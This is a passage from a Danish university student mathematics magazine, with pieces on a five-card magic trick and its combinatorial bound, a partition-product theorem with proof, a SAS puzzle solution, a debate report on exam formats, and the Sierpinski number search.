og $\{\diamondsuit, \heartsuit, \clubsuit, \spadesuit\}$ ordnes ved

$$\diamondsuit < \heartsuit < \clubsuit < \spadesuit.$$

På denne måde bliver f.eks.

$$\cdots < \clubsuit 2 < \spadesuit 2 < \diamondsuit 3 < \heartsuit 3 < \clubsuit 3 < \spadesuit 3 < \diamondsuit 4 < \heartsuit 4 < \cdots$$

I vores tilfælde har tryllekunstner og assistent på forhånd aftalt at benytte sig af nævnte leksikografiske ordning. Dermed er $\spadesuit 3 < \diamondsuit 10 < \heartsuit$Dame. Assistenten vil gerne signalere at tryllekunstneren skal lægge 6 til det første kort $\clubsuit 9$. Derfor lægger hun de tre kort i rækkefølgen $\heartsuit$Dame, $\diamondsuit 10$ og $\spadesuit 3$, dvs. i rækkefølgen *største, midterste, mindste*.

Og hokus pokus! Til publikums store forbløffelse kan tryllekunstneren gætte at det sidste kort er $\clubsuit 2$.

Det kan være en god ide at øve sig lidt, inden man kaster sig ud i en offentlig optræden. Her er et par opgaver. Svarene står til sidst i artiklen.

1. Kortene $\spadesuit 2$, $\diamondsuit$Knægt, $\diamondsuit 9$, $\clubsuit 7$ og $\heartsuit$Konge er trukket. Hvilke fire kort skal assistenten lægge frem på bordet og i hvilken rækkefølge?

2. Kortene ♣Dame, ♡2, ♠10, ♣6 er lagt på bordet i nævnte rækkefølge. Hvad er det sidste kort?
3. Kortene ♡10, ♠Es, ♠3, ♢Es og ♠8 er trukket. Assistenten vælger at ♠8 skal være det kort, som tryllekunstneren skal gætte. I hvilken rækkefølge skal kortene lægges?
4. De samme kort som i forrige opgave. Denne gang med ♠3 som det sidste kort.

Med lidt øvelse kan man faktisk blive ganske ferm. Bemærk i øvrigt at det i denne tryllekunst er assistenten, der skal være den kvikkeste.

Kan tryllekunsten forbedres?

De fleste mennesker i denne verden vil være tilfredse, nu hvor de kender hemmeligheden bag tryllekunsten og kan udføre den på forlangende. Men som matematiker er man ikke glad og tilfreds endnu. For man spørger sig selv, om tryllekunsten mon ikke kan forbedres. Kan man nøjes med at trække fire kort, lægge de tre frem og stadig være i stand til at gætte det sidste? Eller er det muligt at lave tryllekunsten ved at trække fem kort ud af et sæt på f.eks. 56, og ikke blot 52 som der er i et normalt sæt spillekort? I så fald skal assistenten og tryllekunstneren aftale et nyt system at lægge de udtrukne kort efter. Men hvornår er det teoretisk muligt at lave et system, så tryllekunsten kan udføres? Mere præcist:

> Der trækkes k kort fra et sæt med m kort, og der lægges $k-1$ kort ned på bordet i en rækkefølge. Hvad er den maksimale værdi af m, så det er muligt at lave et system, hvormed assistenten kan fortælle tryllekunstneren hvad det sidste kort er?

Lad os sige at M er en mængde med m elementer eller spillekort om man vil. Har man udtrukket k elementer fra M har man samtidig valgt et element α i $\mathcal{P}_k(M)$, som er mængden af delmængder af M med k elementer. Det valgte element α betegnes $\{a_1, a_2, \ldots, a_k\}$. Fra α skal man vælge $k-1$ elementer, som skal fremvises i en valgt rækkefølge. Det svarer til at vælge et element β i M^{k-1}, der opfylder $\beta = (a_{\sigma(1)}, a_{\sigma(2)}, \ldots, a_{\sigma(k-1)})$ for et eller andet σ i $S(k)$, som er gruppen af permutationer af k elementer.

At lave en afbildning $f : \mathcal{P}_k(M) \to M^{k-1}$, hvor

$$f(\{a_1, a_2, \ldots, a_k\}) = (a_{\sigma(1)}, a_{\sigma(2)}, \ldots, a_{\sigma(k-1)})$$

for et $\sigma \in S(k)$, er det samme som at udvælge $k-1$ elementer af enhver delmængde af M med k elementer, og lægge disse i en rækkefølge.

Hvis tryllekunstneren med garanti skal gætte rigtigt hver gang, så skal afbildningen f være injektiv.

Man kan hurtigt sætte en øvre grænse for m når k er givet. Skal f være injektiv, så skal der være flere elementer i den mulige billedmængde end i $\mathcal{P}_k(M)$. Den mulige billedmængde N for f i M^{k-1} består af $(k-1)$-tupler, hvor ingen af koordinaterne er ens. Derfor er

$$|N| = m \cdot (m-1) \cdots (m-k+2) = \frac{m!}{(m-k+1)!}.$$

Antallet af elementer i $\mathcal{P}_k(M)$ er

$$|\mathcal{P}_k(M)| = \binom{m}{k} = \frac{m!}{(m-k)! \cdot k!}.$$

En nødvendig betingelse for injektivitet af f bliver derfor

$$|\mathcal{P}_k(M)| \leq |N|,$$

hvoraf man får

$$m \leq k! + k - 1. \tag{1}$$

I tabellen nedenfor står listet den netop fundne øvre grænse for m givet k.

k	1	2	3	4	5	$\cdots$
$m \leq$	1	3	8	27	124	$\cdots$

Hvis betingelsen (1) er tilstrækkelig for eksistensen af den injektive afbildning f, så er det f.eks. muligt at udføre en tryllekunst, hvor der udtrækkes 5 kort ud af 124 og der lægges 4 frem på bordet. Det vil være en væsentlig forbedring af den tryllekunst, der blev beskrevet i starten af artiklen.

Om betingelsen (1) *også er tilstrækkelig er det ikke lykkedes skribenten at indse.* For $k = 1$ og $k = 2$ er det ligetil at finde en injektiv afbildning f for $m = k! + k - 1$. Med en smule arbejde er det også lykkedes at konstruere en injektiv f for $k = 3$ og $m = 8$. Men for $k = 4$ og $m = 27$ bliver det for uoverskueligt til at kunne udføre på papir. Og hvad med det generelle tilfælde $m = k! + k - 1$?

En passende afslutning på denne er artikel er derfor følgende opgave til læseren:

> **Opgave.** Find den største værdi af $m = |M|$, så der for givet k findes en injektiv afbildning $f : \mathcal{P}_k(M) \to M^{k-1}$, hvor
>
> $$f(\{a_1, a_2, \ldots, a_k\}) = (a_{\sigma(1)}, a_{\sigma(2)}, \ldots, a_{\sigma(k-1)})$$
>
> for et $\sigma \in S(k)$.

Og et passende sted at offentliggøre opgavebesvarelsen vil være i FAMØS.

Svar til opgaverne

1. ♢9 ♠2 ♡Konge ♣7.
2. ♣Es.
3. ♠3 ♡10 ♢Es ♠Es.
4. ♠Es ♢Es ♡10 ♠8.

Studenterkollokvierne

Sara Arklint

Efter jul er det ikke længere Mette Gerster og Lars Myrup Jensen der står for Studenterkollokvierne, da de hellere vil hellige sig deres specialer. To unge studerende, Marie Lund Christophersen og overtegnede, har meldt sig til at videreføre traditionerne – og skabe nye.

Da vi stadig ikke kender så meget til IMF's befolkning og endnu ikke har så stort et indblik i matematikkens mangfoldighed, vil vi nok ikke være i stand til selv at komme på interessante kollokviumsemner og -talere i samme grad som Mette og Lars gjorde det. Hvis der er et emne du gerne vil høre om eller en person du gerne vil høre på, må du derfor meget gerne sende os en mail om det, enten på `m02mlc@math.ku.dk` eller `m01sea@math.ku.dk`.

Selvom vi er to om at arrangere kollokvierne, kan vi sagtens være flere endnu. Så hvis du har lyst til at hjælpe med, må du også meget gerne sende en mail; der er ikke det store arbejde i det, men er vi flere, kan det blive sjovere.

Side 9-sætningen:
En sætning om partitioner

Jørn Børling Olsson

En *partition* λ af det naturlige tal n defineres som en sekvens

$$\lambda = (1^{m_1(\lambda)}, 2^{m_2(\lambda)}, \cdots, k^{m_k(\lambda)}),$$

hvor *multipliciteterne* $m_i(\lambda)$ er ikke-negative hele tal, $m_k(\lambda) > 0$ og $\sum_{i=1}^{k} i m_i(\lambda) = n$. Vi skriver så $\lambda \vdash n$, og siger at *delen* i forekommer med *multipliciteten* $m_i(\lambda)$ i λ.

Givet en partition $\lambda \vdash n$ som ovenfor defineres

$$a(\lambda) = \prod_i i^{m_i(\lambda)}$$

$$b(\lambda) = \prod_i m_i(\lambda)!$$

Så $a(\lambda)$ er produktet af alle λ's dele og $b(\lambda)$ er produktet af "fakulteterne" af multipliciteterne, der forekommer i λ.

Her er en tabel for $n = 5$:

λ :	(1^5)	$(1^3, 2)$	$(1^2, 3)$	$(1, 2^2)$	$(1, 4)$	$(2, 3)$	(5)
$a(\lambda)$:	1	2	3	4	4	6	5
$b(\lambda)$:	120	6	2	2	1	1	1

Det ses, at produkterne $A(5)$ (hhv. $B(5)$) af alle $a(\lambda)$'erne (hhv. $b(\lambda)$'erne) i tabellen er ens, nemlig 2880. Vores første sætning er, at dette er et generelt fænomen.

Sætning 1: *Lad for* $n \in \mathbb{N}$

$$A(n) = \prod_{\lambda \vdash n} a(\lambda), \;\; B(n) = \prod_{\lambda \vdash n} b(\lambda).$$

Så er $A(n) = B(n)$.

Dette resultat er blevet bemærket flere gange af forskellige matematikere og der findes også nogle beviser af forskellig natur i den matematiske litteratur. Hvis man taste de første værdier af $A(n)$ ind i Sloanes "On-Line Encyclopedia of Integer Sequences", så får man følgende svar:

This is from the On-Line Encyclopedia of Integer Sequences.
ID Number: A007870
Sequence: 1,2,6,96,2880,9953280,100329062400,10651768002183168000, ...
Name: Determinant of character table of symmetric group S_n.
References: F. W. Schmidt and R. Simion, On a partition identity,
J. Combin. Theory, A 36 (1984), 249-252.
Formula: Product of all parts of all partitions of n.

I Schmidt og Simions arbejde finder man to beviser for Sætning 1. I forbindelse med et forskningsarbejde fik jeg for nylig brug for en generalisering af Sætning 1, som jeg vil præsentere her.

Hvis t er et reelt tal betegner $\lfloor t \rfloor$ det største hele tal, der er mindre end eller lig t. Lad os for vilkårlige naturlige tal ℓ og n definere

$$r(\ell, n) = \sum_{i \geq 1} \lfloor \frac{n}{\ell^i} \rfloor,$$

og for en vilkårlig partition $\lambda = (i^{m_i(\lambda)})$ definere

$$r(\ell, \lambda) = \sum_{i \geq 1} r(\ell, m_i(\lambda)).$$

Vi bemærker, at hvis p er et *primtal*, så er $p^{r(p,n)}$ den højeste potens af p, der går op i $n!$ (Det skyldes, at i alt $\lfloor \frac{n}{p} \rfloor$ tal mellem 1 og n er delelige med p, $\lfloor \frac{n}{p^2} \rfloor$ tal er delelige med p^2, osv.)

Vi kalder λ (ℓ-)$regulr$, hvis $m_i(\lambda) = 0$, når $\ell | i$. Vores generalisering af Sætning 1 involverer for givne naturlige tal n og ℓ følgende:

$$A_\ell(n) = \prod_{\lambda \vdash n \ regulr} a(\lambda),$$

$$B_\ell(n) = \prod_{\lambda \vdash n \ regulr} b(\lambda),$$

$$r_\ell(n) = \sum_{\lambda \vdash n \ regulr} r(\ell, \lambda)\,.$$

Vi har så

Sætning 2: *Der gælder følgende formel:*

$$B_\ell(n) = A_\ell(n) \ell^{r_\ell(n)}.$$

Lad os bemærke, at hvis ℓ vælges større end n, så er alle partitioner af n regulære og $r_\ell(n) = 0$. Derfor er Sætning 2 en generalisering af Sætning 1. Når man beregner konkrete eksempler på Sætning 2's udsagn, så er det slet

ikke oplagt, hvorfor kvotienten mellem $B_\ell(n)$ og $A_\ell(n)$ bliver *en potens af* ℓ, i de tilfælde hvor ℓ ikke er et primtal. Man kan finde en relativ simpel formel for $r_\ell(n)$ udtrykt ved antallene af regulære partitioner af $n-\ell, n-2\ell, ...$

Bevis for Sætning 2: Betragt mængden $\mathcal{T}$ af tripler

$$\mathcal{T} = \{(\mu, i, j) \mid \mu \vdash n \, regulr, \; i, j \geq 1, \; m_i(\mu) \geq j\}.$$

Først vises at

$$A_\ell(n) = \prod_{(\mu,i,j)\in\mathcal{T}} i, \quad B_\ell(n) = \prod_{(\mu,i,j)\in\mathcal{T}} j.$$

Det følger fra den simple kendsgerning, at der for en fast regulær partition $\mu \vdash n$ og et fast i med $m_i(\mu) \geq 0$ gælder, at

$$(\mu, i, 1), \; (\mu, i, 2), \cdots, (\mu, i, m_i(\mu))$$

netop er listen af de elementer i $\mathcal{T}$ som begynder med μ og i. Disse $m_i(\mu)$ elementer giver et bidrag $i^{m_i(\mu)}$ til $A_\ell(n)$ (produktet af listens andenkoordinater) og et bidrag $m_i(\mu)!$ til $B_\ell(n)$ (produktet af listens trediekoordinater).

Vi definerer en involutorisk bijektion ι på $\mathcal{T}$ som følger. Når $(\mu, i, j) \in \mathcal{T}$, så vil ℓ ikke gå op i i, fordi μ er regulær. Endvidere indeholder μ ***mindst*** j dele i. Lad os skrive $j = \ell^v j'$, hvor v er et ikke-negativt heltal og $\ell \quad j'$. (Vi kalder så ℓ^v for $\ell-$***delen*** og j' for $\ell'-$***delen*** af j.) Herfter dannes partitionen $\mu_{(i,j)}$ ud fra μ ved at erstatte j dele lig med i i μ med $\ell^v i$ dele lig med j'. Vi definerer nu $\iota(\mu, i, j)$ som $(\mu_{(i,j)}, j', \ell^v i)$. Dette er igen et element i $\mathcal{T}$. Det er meget let at se, at ι^2 er den identitiske afbildning, så ι ***er*** involutorisk.

Bijektionen ι viser det andet lighedstegn i denne ligning:

$$A_\ell(n) = \prod_{(\mu,i,j)\in\mathcal{T}} i = \prod_{(\mu,i,j)\in\mathcal{T}} j',$$

hvor j' som før er $\ell'-$delen af j. Vi konkluderer, at kvotienten mellem $B_\ell(n)$ og $A_\ell(n)$ netop må være produktet af alle ℓ-dele af alle trediekoordinater af elementerne i $\mathcal{T}$. Men for en given regulær partition μ er produktet af ℓ-delene af trediekoordinaterne af alle $(\mu, i, j) \in \mathcal{T}$ netop $\ell^{r(\ell,\mu)}$.

Matematikseminaret

Katja og Malene

Vi søger nye arrangører til vores årlige seminar på matematikstudiet!

Matematikseminar er et seminar arrangeret af studerende på matematikstudiet. Seminaret henvender sig til både hoved- og bifagsstuderende i matematik på 3. år og op efter. Seminaret er oprindelig planlagt for disse studerende, da man først på 3. begynder at have valgfrie punkter.

Seminaret foregår som regel i en hytte, ikke så langt fra København, lige inden semesterstart i september. På seminaret bliver der informeret om alt fra bachelorprojekter, fagprojekter og specialer til udlandsrejser og jobmuligheder. Seminaret skulle derudover gerne give et overblik over, hvad Matematisk Institut kan tilbyde af kurser.

De fleste af forelæserne på 3. års kurserne og en del af forelæserne på overbygningskurserne vil holde et oplæg på seminaret, hvor de vil fortælle om deres kursus. Dette giver en god mulighed for at høre hvad de forskellige kurser går ud på, samt møde forelæserne inden semesterstart. Der vil ligeledes være mulighed for at møde kandidater, som har taget det store spring ud i erhvervslivet, samt andre studerende der deler ud af deres erfaringer vedr. projekter og udlandsophold.

Seminaret har ry for hyggeligt samvær, hvor man kan møde kommende studiekammerater, og ikke mindst den store fest sidste aften. Som seminararrangør skal du være med til at planlægge, forberede og afvikle selve seminaret, dvs. skaffe foredragsholdere, sælge billetter, sørge for hytte, lave madplan, arrangere fest m.m.

Som tidligere seminararrangører kan vi garantere, at det er sjovt og ikke så tidskrævende. Det kræver lidt planlægning i slutningen af semestret lige inden, da det er her, man skal tage kontakt til foredragsholderne samt sælge billetter til sine medstuderende. Derudover kræver det lidt arbejde i august måned, når de sidste detaljer skal falde på plads.

Vi har flere års erfaringer som vi selvfølgelig gerne giver videre, f.eks. madplaner, kontakter til foredragsholdere osv. Vi har i årenes løb holdt adskillige seminarmøder, nogle mere hektiske end andre, men det har nu altid været en hyggelig måde at møde andre studerende på. Seminaret har altid været en

hyggelige tur, som nok mest af alt går ud på at få nogle hyggelige dage med sine medstuderende.

Har du fået lyst til at arrangere matematikseminaret, kan du sende en mail til m99trk@math.ku.dk.

Opgaver

Sara Arklint

I hvert nummer udlover FAMØS en præmie til den der besvarer flest af de af FAMØS stillede opgaver. Vi må for god ordens skyld nu gøre det klart at redaktionsmedlemmer og disses familiemedlemmer ikke kan vinde præmierne.

Opgavebesvarelser

Vi har modtaget en besvarelse på en opgave. Opgaven gik ud på at bestemme $T, O, R, E, S, K \in \{0, \ldots, 9\}$ så $TO \cdot TRE = SEKS$ var opfyldt. Peter Arklint har sendt os 70 løsninger som han har fundet ved hjælp af SAS og følgende stump kode:

```
Data opgave;
Format t o r e s k 1.0;
Do t=0 to 9
 Do o=0 to 9
  Do r=0 to 9
   Do e = 0 to 9
    Do s = 0 to 9
     Do k= 0 to 9
      If (t*10+o)*(t*100+r*10+e)=s*1000+e*100+k*10+s
       Then output;
      End;
     End;
    End;
   End;
  End;
 End;
End;
Run;Proc Print;run;quit;
```

Vi er meget glade for Peters besvarelse af denne den letteste af de stillede opgaver; han har, ved næsten intet arbejde, vundet en rulle af Mølle-Skovlys

økologiske marcipan (den marcipan der fik højest karakter i Tænk+Tests marcipantest sidste jul).

Da Peter ikke længere kan vinde præmier (Why?), modtager vi nok ikke så mange besvarelser fra ham længere, så det ville være rart at modtage fra andre også.

Hvis du føler at FAMØS' opgaver er for lette, er du meget velkommen til at sende os en mail, og meget gerne en med opgaveforslag i. Alle er sådan set meget velkomne til at sende opgaver af alle sværhedsgrader ind, vi vil med glæde bringe dem.

Da vi ikke har fået besvarelser på de andre opgaver, og der heller ikke har været andre tegn på interesse for dem, bringer vi ikke besvarelser af dem; vi kender jo ellers alle de rigtige svar. Skulle du ønske at få et af disse svar åbenbaret, kan du kontakte FAMØS.

Nye opgaver

Hvorfor kan Peter ikke længere vinde præmier i FAMØS?
Den anden opgave kan du finde sidst i artiklen 'En tryllekunst'.

Fremtidens evaluering

Mathias Madsen og Simon Eirikson

Onsdag d. 27. november afholdt fællesmatematisk fagråd et debatmøde under titlen "Fremtidens evaluering". Temaet var evalueringen af de studerende på IMF, og anledningen var bl.a., at vi som studerende føler, at økonomien er begyndt at blive den vigtigste faktor for hvordan evalueringerne bliver udformet, og at vi har svært ved at se idéen og systemet bag de forskellige forsøg og alternative evalueringsformer, der bliver afprøvet. Vi ville derfor forsøge at etablere en kommunikation med instituttet, og spørge VIP'erne hvor vi er på vej hen, hvordan de forestiller sig fremtidens eksamens-/evalueringsformer, og hvilke erfaringer, de har gjort sig under tifligere forsøg.

Mødet var det meste af tiden en generel og principiel debat, hvor de forskellige tanker og holdninger kom fint til udtryk. Selvom den efterfølgende debat ikke ligefrem endte i enighed, udviste deltagerne langt hen af vejen en konstruktiv og åben holdning. Der var over tredive deltagere, hvoraf syv var VIP'ere og resten var studerende.

De indbudte talere var fire VIP'ere og en studerende. Jan Philip Solovej og Niels Grønbæk fortalte om deres egne erfaringer med anderledes evalueringsformer Mat 1GB og 2AN. Kjeld Bagger Laursen, som er centerleder på Center for Naturfagenes Didaktik, stod for den didaktiske vinkel på debatten. Jesper Lützen, der arbejder med implementeringen af den nye studiestruktur på IMF, holdt oplæg om perspektiverne for evaluering indenfor den nye studiestrukturs rammer.

Første taler var Jan Philip Solovej, og han samlede op på erfaringerne med de skriftlige afleveringer på Mat 1GB foråret 2002. På det kursus havde de studerende ugentligt afleveret tre til fem opgaver, hvoraf kun én blev rettet og blev tildelt en karakter. Der blev ialt stillet 10 ugeopgaver, og i slutningen af semesteret fik hver studerende udregnet gennemsnittet af sine 7 højeste opgavekarakterer. Efter mundtlig og skriftlig eksamen blev den samlede karakter udregnet som 20% af dette karaktergennemgennemsnit + 40% af karakteren for den mundtlige præstation + 40% af karakteren for den skriftlige.

Hen mod kursets afslutning (før eksamen) blev der gennemført en skriftlig evaluering af undervisningsforløbet. Her erklærede et stort flertal af de studerende, at de godt kunne leve med det benyttede system, men at de naturligvis hellere ville have rettet alle de afleverede opgaver.

Eksamensresultaterne var gode; Beståelsesprocenten var mærkbart højere end på Mat 1GB 2001, og en større andel af de studerende meldte sig til eksa-

men.

Jesper Lützen sidder i et udvalg, der beskæftiger sig med, hvordan matematikstudiet skal forme sig, når den nye studiestruktur bliver indført. Dette arbejde inkluderer også at gentænke undervisnings- og evalueringsformerne på matematik, og han opridsede i sit oplæg sin oplevelse af fortidens evalueringsformer og sine visioner for fremtidens.

Jesper Lützen berørte i sit oplæg nogle af de grundlæggende konflikter, der har præget debatten indtil nu; De studerende ved IMF har traditionelt kæmpet for frihed i læringen og retfærdighed i bedømmelsen, mens undervisere og ledelse lægger mere vægt på, at eksamenerne får de studerende til tilegne sig de relevante kompetencer og tester hvorvidt de har gjort det.

Niels Grønbæks oplæg handlede om tankerne bag og hans erfaringer med de to forsøg, han har kørt på 2AN. Det ene gik ud på, at de studerende parvis udvekslede opgaver og skulle rette hinandens skriftlige arbejde. Som gulerod fik de studerende, der deltog, lov til at blive eksamineret i et mindre pensum. Idéen var, at det skulle gøre de studerende bevidste om den kommunikative værdi i deres skriftlige arbejde og udsætte dem for en selvstændig arbejdssituation. De studerende følte sig dårligt rustet til den nye form, og forsøget medførte en storm af protester.

I det andet forsøg, som kører netop nu på 2AN, skal de studerende producere seks såkaldte temaopgaver om hver sit emne, der tilsammen berører det meste af kursets pensum. Til den mundtlige eksamen er der seks spørgsmål, der er identiske med overskrifterne på de seks temaopgaver, og de studerende eskamineres i deres egen tekst. Forsøget er blevet mødt med stor usikkerhed fra flere studerende, og nogle mener, at arbejdspresset er for stort.

En af pointerne i Niels Grønbæks oplæg var, at eksamen er et utrolig stærkt værktøj til at få de studerende til aktivt at tilegne sig viden, fordi flittigheden er nærmest grænseløs, når det handler om emner, der bliver testet. Han mente derfor, at det er vigtigt, at studenterevalueringen er konstrueret, så den bidrager til læring af brugbare kompetencer snarere end indholdstom eksamensteknik.

Dermed foregreb han Kjeld Bagger Laursens foredrag, som især kredsede om en kreativ, uortodoks og på nogle ekstremt provokerende vision han havde om hvordan et lineær algebra-kursus på matematikstudiets første semester kunne se ud i en ikke så fjern fremtid. Dette forslag inkluderede bl.a. skemalagte læse-/diskussionstimer, opprioritering af gruppearbejde og opgaveløsning og nedprioritering af forelæsningens rolle som kernen i et kursus. Som evalueringsform forestillede han sig løbende opgaveregning og en lille skriftlig eksamen i opgaveregning og tekstforståelse.

"Man må udtale explicit, hvad man ønsker de studerende skal lære og honorere dem, når de lærer det," sagde Kjeld Bagger og formulerede dermed grundtanken bag sit eksotiske "Mat 1GA".

Herefter holdt de studerendes repræsentant i studienævnet, Esben Flachs,

et oplæg om sin holdning til obligatorisk arbejde på matematikstudiet. Oplægget stod i en skærende kontrast til Kjeld Baggers forestilling om evaluering som undervisernes værktøj til at holde de studerende fast i et fornuftigt studiemønster. Bl.a. udtalte Esben, at et kendetegn ved universitetsundervisning i modsætning til skole-undervisning netop burde være, at de studerende selv har ansvaret for deres studier og muligheden for at læse på den måde, de selv følte var mest givende.

Hermed var bolden givet op til et tema, som kom til at præge debatmødet, nemlig spørgsmålet om de studerendes frihed til selv at vælge studieteknik. Fælles for de forslag, som VIP'erne præsenterede, var nemlig, at de forsøgte at tænke evalueringen mere ind i undervisningsforløbet end tilfældet er med den traditionelle summative knald-eller-fald-apokalyptiske sluteksamen. Flere studerende stejlede over denne tankegang, fordi de følte deres frihed i studiet ville blive krænket.

Denne holdning blev der sat store spørgsmålstegn ved fra VIP'ernes side. Niels Grønbæk hævdede, at debatten om frihed i studiet mest bliver rejst af de ressourcestærke studerende og at han er nervøs for, at der er et stort tavst flertal med andre, uartikulerede behov. Kjeld Bagger Laursen mente ligefrem, at idéen om "det frie studium" var en måde at kaste ansvaret af sig fra de studerendes side.

I den efterfølgende debat blev et par kæpheste luftet, og den debatten om obligatoriske opgaver eller ej blev vendt adskillige gange.

Søren Eilers refererede til et tidligere system på Mat 1, hvor de studerende havde mulighed for at aflevere ikke-obligatoriske opgaver. Kun ca. 25% af hver øvelseshold benyttede sig af denne mulighed, og det var typisk netop de personer som kunne deres stof og derfor ikke havde behov for at aflevere opgaver. "Vi tænkte: 'Hvorfor benytter de sig ikke af denne enestående mulighed?'," sagde Søren Eilers. Studieleder Jens Hugger udtalte om et andet kursus: "Hvis de studerende ikke regner opgaver, består de ikke. Hvis opgaverne ikke er obligatoriske, regner de dem ikke. Derfor gjorde vi opgaverne obligatoriske."

Esben havde svært ved at få øje på de studerendes ansvar for egen læring: "Vi har obligatoriske opgaver helt op til 3GT. Hvornår træder studiefriheden ind?"

Debatten ledte ikke til nogen endegyldig konklusion, sandsynligvis fordi underviserne og de studerende i realiteten ikke var enige om, hvad de diskuterede. Der kom imidlertid mange argumenter og personlige oplevelser på bordet, og eksmpelmaterialet var jo så at sige selv tilstede.

Debatmødet svingede mellem de visionære, pædagogiske idéer og de konkrete, politiske diskussioner. Selv om mødet ikke får nogle umiddelbare konsekvenser for studiet, har det forhåbentlig sat gang i tanker på bagge sider af bordet, og det kan blive starten på en fremtidig debat præget af samtale og kreativitet snarere end skyttegravskrig og snæversynethed.

Sierpinski problemet

Tarje Bargheer

Jorden vrimler med mennesker som forsøger at konstruere og bevise nye matematiske sætninger. For at opnå denne, for mange, store drøm vil en standardmetode være at tage hænderne ned i noget god og saftig matematisk muld; mens man nøje føler efter hvad der måtte springe frem af sammenhænge heri. Så snart man syner en sammenhæng begynde at spire frem af muldet, skal man skynde sig at formulere en påstand. Det eneste der mangler for at man selv kan tilføre matematikken det ønskede liv, er den store forkromede idé der beviser hele påstanden.

Sådan er det bare ikke altid! - Nogen gange kan man selvfølgelig ikke få ideen, andre gange finder man modeksempler til nok så plausible påstande, men helt andre gange er det simpelthen pure matematisk dovenskab, der gør at sandheden ikke kommer frem:

I 1960 beviste polakken Waclaw Sierpinski at der findes uendeligt mange følger af formen $(x_n)_{n=1}^{\infty} = k \cdot 2^n + 1, k$ fast, hvor alle x_n er sammensatte tal (altså ikke primtal). Et k der gør følgen primtalsfri kalder vi, med sædvanlig matematisk selvhøjtidelighed, for et Sierpinski tal.

Sætningen virker for så vidt ganske lille og uskyldig, havde det ikke været for John Selfridge der to år senere beviste at et eksempel på en sådan primtalsfri følge er $x_n = 78557 \cdot 2^n + 1$, og derudover havde han den frækhed at påstå at $k = 78557$ er det mindste Sierpinski tal.

For at bevise at denne påstand er sand kræves ingen gode ideer, blot en usandsynligt stor mængde papirer og blyanter; man skal nemlig bevæge sig op igennem samtlige følger med $k < 78557$, indtil man støder på et primtal (man kan dog undlade de lige tal, da et lige tal er 2 i en eller anden potens gange et ulige tal, og har man elimineret alle de følger med ulige k-værdi, kan man således opnå alle lige tal ved at gange med 2 tilstrækkeligt mange gange(fx. $6 \cdot 2^n + 1 = 3 \cdot 2^{n+1} + 1$, og $n = 1$ giver 13)). Selvom der, for den troende, kun er endeligt mange tal at tjecke igennem, er der ikke nogen matematiker der har orket at sætte sig ned for at løbe alle følgerne igennem og primteste de enorme tal der lige så stille opstår når n bevæger sig opad. - Matematisk Institut ville nok også hurtigt blive lukket af en vred regering, hvis man satte alle professorer og studerende til at arbejde på dette problem indtil det blev bevist!

Heldigvis er der håb for at den kære påstand kan komme ud af usikkerhedens dunkle tåger - Selvom man har vægtet det menneskelige liv højere end

viden om sætningens sandhedsværdi, har man (endnu) ikke samme store medfølelse for vore logisk begavede idioter. - Computere har knoklet på at løse problemet i de fyrre år som påstanden nu har stået ubevist hen!

Og computerne har arbejdet godt for sig, tilbage er nu kun at finde primtal i femten følger, før computere får føjet endnu et bevis, til deres liste; to af følgerne er blevet elimineret inden for den seneste uge, det har nemlig vist sig d. 27/11 - 2002 at tallet $46157 \cdot 2^{698207} + 1$ er et primtal, og d. 3/12 - 2002 at $65567 \cdot 2^{1013803} + 1$ ligeledes er et primtal; bemærk at disse tal er så store at deres decimalfremstilling ville fylde omkring hundrede normalsider; altså hvad der, hvis vi kan finde et tilstrækkeligt postmodernistisk forlag, bliver til en mindre roman! - Et tal af den kaliber kræver en usandsynligt stor regnekraft for at finde ud af om det er et primtal. - Derfor er det, i dette tilfælde, heldigt at verden netop har mange computere!

Måske har du også en computer derhejemme, og så har du muligheden for at sætte den til at deltage i jagten på sandheden. - På `www.seventeenorbust-.com`, kan man downloade et program (til, næsten, det styresystem du måtte ønske) der henter et muligt primtal fra en server i Amerika og herefter bruger den tid hvor din computer alligevel ville have CPU-tid ledigt til at arbejde på at finde ud af om tallet virkeligt er et primtal eller ej! Hjemmecomputere verden over står ofte tændt i længere perioder og bruger enormt meget af denne tid på at føre meningsløse dialoger (selv når man kører andre programmer) med sig selv til ingen anden nytte end at computeren til sidst bliver bange for sin egen sjæl.

